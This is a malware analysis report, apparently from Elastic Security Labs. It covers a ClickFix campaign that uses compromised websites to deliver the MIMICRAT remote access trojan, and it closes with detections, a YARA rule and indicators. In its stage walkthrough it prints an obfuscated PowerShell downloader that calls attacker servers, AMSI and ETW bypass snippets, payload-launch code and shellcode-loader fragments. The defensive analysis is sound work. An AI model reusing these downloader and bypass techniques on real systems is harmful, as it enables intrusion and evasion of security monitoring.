MIMICRAT: ClickFix Campaign Delivers Custom RAT via Compromised Legitimate Websites

By Salim Bitam

Published: 2026-02-20 · Archived: 2026-04-05 18:31:09 UTC

Introduction

During a recent investigation, Elastic Security Labs identified an active ClickFix campaign compromising multiple legitimate websites to deliver a multi-stage malware chain. Unlike simpler ClickFix deployments that terminate at commodity infostealers, this campaign ends with a capable custom remote access trojan (RAT) we have called **MIMICRAT:** a native C implant with malleable C2 profiles, token impersonation, SOCKS5 tunneling, and a 22-command dispatch table.


The campaign demonstrates a high level of operational sophistication: compromised sites spanning multiple industries and geographies serve as delivery infrastructure, a multi-stage PowerShell chain performs ETW and AMSI bypass before dropping a Lua-scripted shellcode loader, and the final implant communicates over HTTPS on port 443 using HTTP profiles that resemble legitimate web analytics traffic.

Key takeaways

- Multiple legitimate websites were compromised to deliver a five-stage attack chain.
- The Lua loader executes embedded shellcode.
- **MIMICRAT** is a bespoke native C++ RAT with malleable C2 profiles, Windows token theft, and SOCKS5 proxy.


Discovery

Elastic Security Labs first identified this campaign in early February 2026 through endpoint telemetry flagging suspicious PowerShell execution with obfuscated command-line arguments.



Telemetry: Obfuscated powershell execution

Given the novelty of the final payload, we publicly disclosed initial indicators via social media on February 11, 2026 to ensure the broader security community could begin hunting for and defending against this threat while our full analysis was underway. The campaign remains active as of this publication.




Researchers at Huntress have documented related ClickFix campaigns using similar infrastructure and techniques, indicating the breadth of this threat actor's operations across multiple parallel campaigns.

Campaign Delivery

The campaign's delivery relies entirely on compromising legitimate, trusted websites rather than attacker-owned infrastructure. The entry point for victims is bincheck[.]io, a legitimate Bank Identification Number (BIN) validation service. The threat actor compromised this site and injected a malicious JavaScript snippet that dynamically loads an external script hosted at `https://www.investonline[.]in/js/jq.php`, a second compromised site, a legitimate Indian mutual fund investment platform **(Abchlor Investments Pvt. Ltd.)**. The external script is named to impersonate the jQuery library, blending into the page's existing resource load.

It is this remotely loaded script (`jq.php`) that delivers the ClickFix lure: a fake Cloudflare verification page instructing the victim to manually paste and execute a command to "fix" a problem. The lure copies a malicious PowerShell command directly to the victim's clipboard and prompts them to open a Run dialog (`Win+R`) or PowerShell prompt and paste it. This technique bypasses browser-based download protections entirely, as no file is downloaded.



bincheck.io page source showing the injected script loading jq.php from investonline.in

This multidimensional compromise relies on a victim-facing website loading a malicious script from a second compromised website, distributes detection risk and increases the perceived legitimacy of the lure to both users and automated security tools. The campaign supports 17 languages, with the lure content dynamically localized based on the victim's browser language settings to broaden its effective reach. Identified victims span multiple geographies, including a USA-based university and multiple Chinese-speaking users documented in public forum discussions, suggesting broad opportunistic targeting.

The following is the list of supported languages by the ClickFix:

- English
- Chinese
- Russian
- Spanish
- French
- German
- Portuguese
- Japanese
- Korean
- Italian
- Turkish
- Polish
- Dutch
- Vietnamese
- Arabic
- Hindi
- Indonesian

Code analysis

Once the victim executes the clipboard command, the campaign unfolds across five distinct stages: an obfuscated PowerShell downloader contacts the C2 to retrieve a second-stage script that patches Windows event logging(ETW) and antivirus scanning(AMSI) before dropping a Lua-based loader; the loader decrypts and executes shellcode entirely in memory; and the shellcode ultimately delivers **MIMICRAT**, a capable RAT designed for persistent access and lateral movement.


Stage 1 Powershell one liner command

The clipboard-delivered command is a compact and obfuscated PowerShell one-liner:

```
powershell.exe -WInDo Min $RdLU='aZmEwGEtHPckKyBXPxMRi.neTwOrkicsGf';$OnRa=($RdLU.Substring(17,12));$jOFn=.($RdLU[(8
```

The command uses string slicing and arithmetic index operations on a single seed string (`aZmEwGEtHPckKyBXPxMRi.neTwOrkicsGf`) to reconstruct both the target domain and the invocation mechanism at runtime, avoiding any plaintext representation of the C2 domain or PowerShell cmdlet names in the initial payload. The window is minimized (`-WInDo Min`). The extracted domain is `xMRi.neTwOrk` , which resolves to `45.13.212.250` , and downloads a second-stage PowerShell script.

Infrastructure pivoting on `45.13.212.250` via VirusTotal relations revealed a second domain, `WexMrI.CC` , resolving to the same IP. Both domains share the same mixed-case formatting obfuscation pattern.



PowerShell deobfuscation in a debug session $HDjo resolves to WexMrI.CC

Stage 2 Obfuscated Powershell script

The downloaded second-stage PowerShell script is significantly more elaborated. All strings are constructed at runtime by resolving arithmetic expressions to ASCII characters:

```
$smaau = (-join[char[]](((7454404997-7439813680)/175799),(91873122/759282),...))

# Resolves to: "System.Diagnostics.Eventing.EventProvider"
```

This technique renders the script opaque to static analysis and signature-based detection while remaining fully functional at runtime. A dummy class declaration is included as a decoy and
the script executes four sequential operations:

ETW Bypass

The script accesses the internal `m_enabled` field of the `System.Diagnostics.Eventing.EventProvider` class via reflection and patches its value to `0`, effectively disabling Event Tracing for Windows and blinding PowerShell script block logging.

```
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetFi
```

AMSI Bypass

The script then uses reflection to access `System.Management.Automation.AmsiUtils` and sets the `amsiInitFailed` field to `$true`, causing PowerShell to skip all AMSI content scanning for the remainder of the session.

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetVa
```

AMSI - Memory Patching

The script performs runtime method handle patching via `Marshal.Copy` in an additional but less common defense evasion step overwriting method pointers in memory to redirect execution away from monitored code paths. This targets the function `ScanContent` under `System.Management.Automation.AmsiUtils` to an empty generate method.

```
$ScanContent_func = [Ref].Assembly.GetType("System.Management.Automation.AmsiUtils").GetMethods("NonPublic,Static")
$ttttttttt       = [zsZRXVIIMQvZ].GetMethods() | Where-Object Name -eq "FHVcGSwOEM"
[System.Runtime.InteropServices.Marshal]::Copy( @([System.Runtime.InteropServices.Marshal]::ReadIntPtr([long]$tttttt
    0,
    [long]$ScanContent_func.MethodHandle.Value + [long]8,
    1
)
```

Payload Delivery

With event logging and AV scanning disabled, the script decodes a base64-encoded ZIP archive, extracts it to a randomly named directory under `%ProgramData%` / `knz_{random}`, and executes the contained binary `zbuild.exe`.

Temporary artifacts are cleaned up post-execution.

```
$extractTo = Join-Path $env:ProgramData ("knz_{0}" -f ([IO.Path]::GetRandomFileName()))

[IO.Compression.ZipFile]::ExtractToDirectory($tempZip, $extractTo)

Start-Process (Join-Path $extractTo 'zbuild.exe')
```

Stage 3 Lua loader

The dropped binary is a custom Lua 5.4.7 loader. It embeds a Lua interpreter statically.
The binary decrypts an embedded Lua script using a XOR stub at runtime, then executes it. The XOR decryption routine (`fxh::utility::lua_script_xor_decrypt`) iterates over the encrypted buffer XORing each byte against a key.

```
__int64 __fastcall fxh::utility::lua_script_xor_decrypt(__int64 a1, unsigned __int64 a2, unsigned __int64 *a3)
{
  unsigned __int64 i; // [rsp+20h] [rbp-18h]
  size_t v5; // [rsp+28h] [rbp-10h]

  v5 = strlen(Str);
  for ( i = 0LL; i < a2; ++i )
    *(_BYTE *)(i + a1) ^= Str[i % v5];
  *a3 = a2;
  return a1;
}
```

XOR decryption routine in the Lua loader

The Lua script implements a custom Base64 decoder with a non-standard alphabet to decode an embedded shellcode. The decoded shellcode is then allocated in executable memory via `luaalloc` , copied into that memory with `luacpy` , and finally executed via `luaexe` , achieving fully in-memory, fileless shellcode execution.

```
db 'local custom_b64_table = "ZXEFGHIlbcJKLMABCDNOPTUVWzyxajk345defgh'
                        ; DATA XREF: Stack[00001FB0]:0000000839EFF8D0↑o
db 'YimnQRSopqrstuvw0126789+/"',0Ah
db 'local index_table = {}',0Ah
db 0Ah
db 'for i = 1, #custom_b64_table do',0Ah
db '    local char = custom_b64_table:sub(i, i)',0Ah
db '    index_table[char] = i - 1',0Ah
db 'end',0Ah
db 0Ah
db 'function custom_b64decode(data)',0Ah
db '    local bits = 0',0Ah
db '    local bit_count = 0',0Ah
db '    local output = {}',0Ah
db 0Ah
db '    for i = 1, #data do',0Ah
db '        local char = data:sub(i, i)',0Ah
db '        if char == "=" then',0Ah
db '            break',0Ah
db '        end',0Ah
db 0Ah
db '        local index = index_table[char]',0Ah
db '        if index then',0Ah
db '            bits = bits * 64 + index',0Ah
db '            bit_count = bit_count + 6',0Ah
db '            while bit_count >= 8 do',0Ah
db '                bit_count = bit_count - 8',0Ah
db '                local byte = math.floor(bits / (2 ^ bit_count)) %'
db ' 256',0Ah
db '                table.insert(output, string.char(byte))',0Ah
db '                bits = bits % (2 ^ bit_count)',0Ah
db '            end',0Ah
db '        else',0Ah
db '            return nil',0Ah
db '        end',0Ah
db '    end',0Ah
db '    return table.concat(output)',0Ah
db 'end',0Ah
db 0Ah
db 'local encoded_shellcode = "TtlZoCiZZZXONbBRkGdM3EDb86SbeVqfLKfIZZ'
```


Decrypted Lua script

Stage 4 shellcode

Shellcode matched Meterpreter-related signatures, suggesting the shellcode stage is a loader consistent with the Meterpreter code-family to reflectively load **MIMICRAT** into memory.

Stage 5 MIMICRAT

The final payload with compilation metadata set to **January 29 2026** is a native MSVC x64 PEcompiled with Microsoft Visual Studio linker version 14.44. It does not match any known open-source C2 framework exactly, implementing its own malleable HTTP C2 profiles with ASCII-character-based command dispatch and a custom architecture.



VirusTotal detection page

C2 Configuration and communication

MIMICRAT's configuration is stored in the `.data` section. It contains cryptographic keys, connection parameters, and two complete HTTP communication profiles. All header strings and URIs are hex-encoded ASCII, and decoded at runtime.

The C2 operates over HTTPS on port 443 with a 10-second callback interval. The C2 server hostname (`d15mawx0xveem1.cloudfront.net`) is RC4 encrypted with the following RC4 key `@z1@@9&Yv6GR6vp#SyeG&ZkY0X74%JXLJEv2Ci8&J80AlVRJk&6Cl$Hb)%a8dgqthEa6!jbn70i27d4bLcE33acSoSaSsq6KpRaA7xDypo(5` .

The implant uses HTTPS for communication with a layered encryption scheme: an embedded RSA-1024 public key handles asymmetric session key exchange.

```
v7 = get_rsa_public_key();
if ( !CryptStringToBinaryA(v7, 0, 1u, pbBinary, &cbEncoded, 0LL, 0LL)
  || !CryptDecodeObjectEx(1u, (LPCSTR)8, pbBinary, cbEncoded, 0x8000u, 0LL, &pvStructInfo, &pcbStructInfo)
  || !CryptAcquireContextW(&phProv, 0LL, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000)
  || !CryptImportPublicKeyInfo(phProv, 1u, pvStructInfo, &phKey) )
```

Importing rsa public key

While AES is used for symmetric encryption of C2 traffic it uses a hardcoded IV `abcdefghijklmnop` and a runtime calculated key which derived from a SHA-256 hash value of a randomly generated alpha-numeric value example `9ZQs0p0gfpOj3Y02.`

```
if ( !CryptAcquireContextW(&phProv, 0LL, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x18u, 0xF0000000) )
  return 0LL;
if ( !CryptImportKey(phProv, pbData, 0x1Cu, 0LL, 0, &hKey) )
  return 0LL;
if ( !CryptSetKeyParam(hKey, 1u, ::pbData, 0) )
  return 0LL;
if ( !CryptSetKeyParam(hKey, 4u, v18, 0) )
  return 0LL;
v6 = *a3 & 0xF;
v7 = 16 - v6;
dwBufLen = 16 - v6 + *a3 + 16;
v9 = (BYTE *)j__calloc_base(dwBufLen, 1uLL);
v10 = v9;
if ( !v9 )
  return 0LL;
memcpy(v9, a2, *a3);
j__free_base(a2);
if ( v6 )
{
  v11 = 16LL - v6;
  v12 = j__calloc_base(v11, 1uLL);
  v14 = v12;
  if ( !v12 )
    return 0LL;
  if ( v7 > 0 )
  {
    LOBYTE(v13) = 65;
    memset(v12, v13, v11);
  }
  memcpy(&v10[*a3], v14, v11);
  *a3 += v7;
  j__free_base(v14);
}
if ( CryptEncrypt(hKey, 0LL, 1, 0, v10, a3, dwBufLen) )
```

AES encryption

The following are the profile used by the sample for POST and GET requests:

HTTP GET Profile: Check-in and Tasking

Component	Value
URI	`/intake/organizations/events?channel=app`
User-Agent	`Mozilla/5.0 (Windows NT 10.0; Win64; x64; Cortana 1.14.9.19041; ...) Edge/18.19045`
Referer	`[https://www.google.com/?q=dj1](https://www.google.com/?q=dj1)`
Accept-Language	`zh-CN,zh;q=0.9`
Cookies	`AFUAK` , `BLA` , `HFK`

HTTP POST Profile: Data Exfiltration

Component	Value
URI	`/discover/pcversion/metrics?clientver=ds`
Referer	`[https://gsov.google.com/](https://gsov.google.com/)`
Cookies	`ARCHUID` , `BRCHD` , `ZRCHUSR`

Command Dispatch

MIMICRAT implements a total of 22 distinct commands to provide post-exploitation capabilities like process and file system control, interactive shell access, token manipulation, shellcode injection, and SOCKS proxy tunneling. The

beacon interval and jitter are operator-configurable at runtime via dedicated commands. The following is a summarized table of all the implemented commands:

Cmd ID	Function	Description
3	Exit	Terminates the implant process
4	Set beacon interval	Configures sleep duration and jitter
5	Change directory	Changes the current working directory
10	Write file	Writes a C2-supplied payload to disk (overwrite)
11	Read file	Reads a file from disk and exfiltrates contents to C2
12	Spawn process	Launches a process using a stolen token if available, falling back to standard execution
28	Revert impersonation	Reverts token impersonation and clears token state
31	Steal token	Duplicates the security token of a target process by PID
32	List processes	Enumerates running processes with PID, PPID, user, domain, and architecture
33	Kill process	Terminates a process by PID
39	Get current directory	Returns the current working directory to C2
53	List files	Lists files and directories with timestamps and sizes
54	Create directory	Creates a directory on disk
55	List drives	Enumerates logical drives
56	Delete file/directory	Deletes a file or removes a directory
67	Append to file	Appends C2-supplied data to an existing file
73	Copy file	Copies a file from source to destination
74	Move/rename file	Moves or renames a file
78	Interactive shell	Opens a persistent interactive CMD shell over a pipe
100	Inject shellcode	Reflective shellcode injection
101	SOCKS	Configures SOCKS proxy channel or stop it
102	SOCKS proxy	Shares handler with command 101; Most likely a placeholder command

Infrastructure

The campaign's network infrastructure clusters into two primary groups:

Cluster A — Initial Payload Delivery (`45.13.212.251` / `45.13.212.250`)

Multiple domains point to this IP range, including `xMRi.neTwOrk` and `WexMrI.CC`. Domain naming uses mixed-case obfuscation. This infrastructure serves the second-stage PowerShell script and the embedded payload ZIP.

Date resolved	Detections	Resolver	Domain
2026-01-28	0 / 93	VirusTotal	www.mupadete.network
2026-01-28	0 / 93	VirusTotal	www.servispro.network
2026-01-28	0 / 93	VirusTotal	www.mynext.network
2026-01-28	0 / 93	VirusTotal	www.mybulk.network
2026-01-28	0 / 93	VirusTotal	www.platamy.network
2026-01-28	0 / 93	VirusTotal	www.myazbuk.network
2026-01-28	0 / 93	VirusTotal	mynext.network
2026-01-28	0 / 93	VirusTotal	platamy.network
2026-01-28	0 / 93	VirusTotal	mybulk.network
2026-01-28	0 / 93	VirusTotal	myazbuk.network

VirusTotal relations for 45.13.212.251 showing multiple campaign domains resolving to this IP

Cluster B Post-Exploitation C2 (`23.227.202.114`)

Associated with `www.ndibstersoft[.]com` and observed in beacon communications from the dropped file. This represents the operator's post-exploitation C2 channel.

CloudFront C2 Relay

`d15mawx0xveem1.cloudfront[.]net` is confirmed as part of **MIMICRAT**'s C2 infrastructure. VT relations for the `rgen.zip` sample show it contacting this CloudFront domain using the same `/intake/organizations/events?channel=app` URI pattern identified in **MIMICRAT**'s GET profile, confirming it acts as a C2 relay fronting for the backend server.

Delivery Infrastructure

Two compromised legitimate websites form the delivery chain:

- `bincheck.io` — victim-facing entry point; compromised to load the external malicious script
- `investonline.in` — hosts the ClickFix JavaScript payload (`/js/jq.php`) disguised as jQuery; this script renders the lure and delivers the clipboard PowerShell

Malware and MITRE ATT&CK**

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

- Initial Access
- Execution
- Defense Evasion
- Persistence
- Privilege Escalation
- Discovery
- Exfiltration
- Command and Control

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

- Phishing: Spearphishing via Service (ClickFix clipboard)
- User Execution: Malicious Link
- Command and Scripting Interpreter: PowerShell
- Obfuscated Files or Information: Command Obfuscation
- Impair Defenses: Disable or Modify Tools (AMSI bypass)
- Impair Defenses: Disable Windows Event Logging (ETW patch)
- Reflective Code Loading / In-Memory Execution
- Scheduled Task/Job
- Access Token Manipulation: Token Impersonation/Theft
- Process Injection
- Process Discovery
- File and Directory Discovery
- Exfiltration Over C2 Channel
- Application Layer Protocol: Web Protocols (HTTPS)
- Proxy

Mitigations

Detection

The following detection rules and behavior prevention events were observed throughout the analysis of this intrusion set:

- Execution via Obfuscated PowerShell Script
- DNS Query to Suspicious Top Level Domain
- Suspicious Command Shell Execution via Windows Run
- Token theft and impersonation
- Potential Privilege Escalation via Token Impersonation
- Shellcode Execution from Low Reputation Module

YARA

Elastic Security has created YARA rules to identify this activity. Below are YARA rules to identify the MimicRat:

```
rule Windows_Trojan_MimicRat {
   meta:
       author = "Elastic Security"
       creation_date = "2026-02-13"
       last_modified = "2026-02-13"
       os = "Windows"
       arch = "x86"
       category_type = "Trojan"
       family = "MimicRat"
       threat_name = "Windows.Trojan.MimicRat"
       reference_sample = "a508d0bb583dc6e5f97b6094f8f910b5b6f2b9d5528c04e4dee62c343fce6f4b"
       scan_type = "File, Memory"
       severity = 100

   strings:
       $b_0 = { 41 8B 56 18 49 8B 4E 10 41 89 46 08 }
       $b_1 = { 41 FF C0 48 FF C1 48 83 C2 4C 49 3B CA }
   condition:
       all of them
}
```

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
`bcc7a0e53ebc62c77b7b6e3585166bfd7164f65a8115e7c8bda568279ab4f6f1`	SHA-256		Stage 1 PowerShell payload
`5e0a30d8d91d5fd46da73f3e6555936233d870ac789ca7dd64c9d3cc74719f51`	SHA-256		Lua loader
`a508d0bb583dc6e5f97b6094f8f910b5b6f2b9d5528c04e4dee62c343fce6f4b`	SHA-256		MIMICRAT beacon
`055336daf2ac9d5bbc329fd52bb539085d00e2302fa75a0c7e9d52f540b28beb`	SHA-256		Related beacon sample
`45.13.212.251`	IP		Payload delivery infrastructure
`45.13.212.250`	IP		Payload delivery infrastructure

Observable	Type	Name	Reference
`23.227.202.114`	IP		Post-exploitation C2
`xmri.network`	Domain		Stage 1 C2 / payload delivery
`wexmri.cc`	Domain		Stage 1 C2 alternate
`www.ndibstersoft[.]com`	Domain		Post-exploitation C2
`d15mawx0xveem1.cloudfront[.]net`	Domain		Post-exploitation C2
`www.investonline.in/js/jq.php`	URL		Malicious JS payload host (compromised)
`backupdailyawss.s3.us-east-1.amazonaws[.]com/rgen.zip`	URL		Payload delivery

Source: https://www.elastic.co/security-labs/mimicrat-custom-rat-mimics-c2-frameworks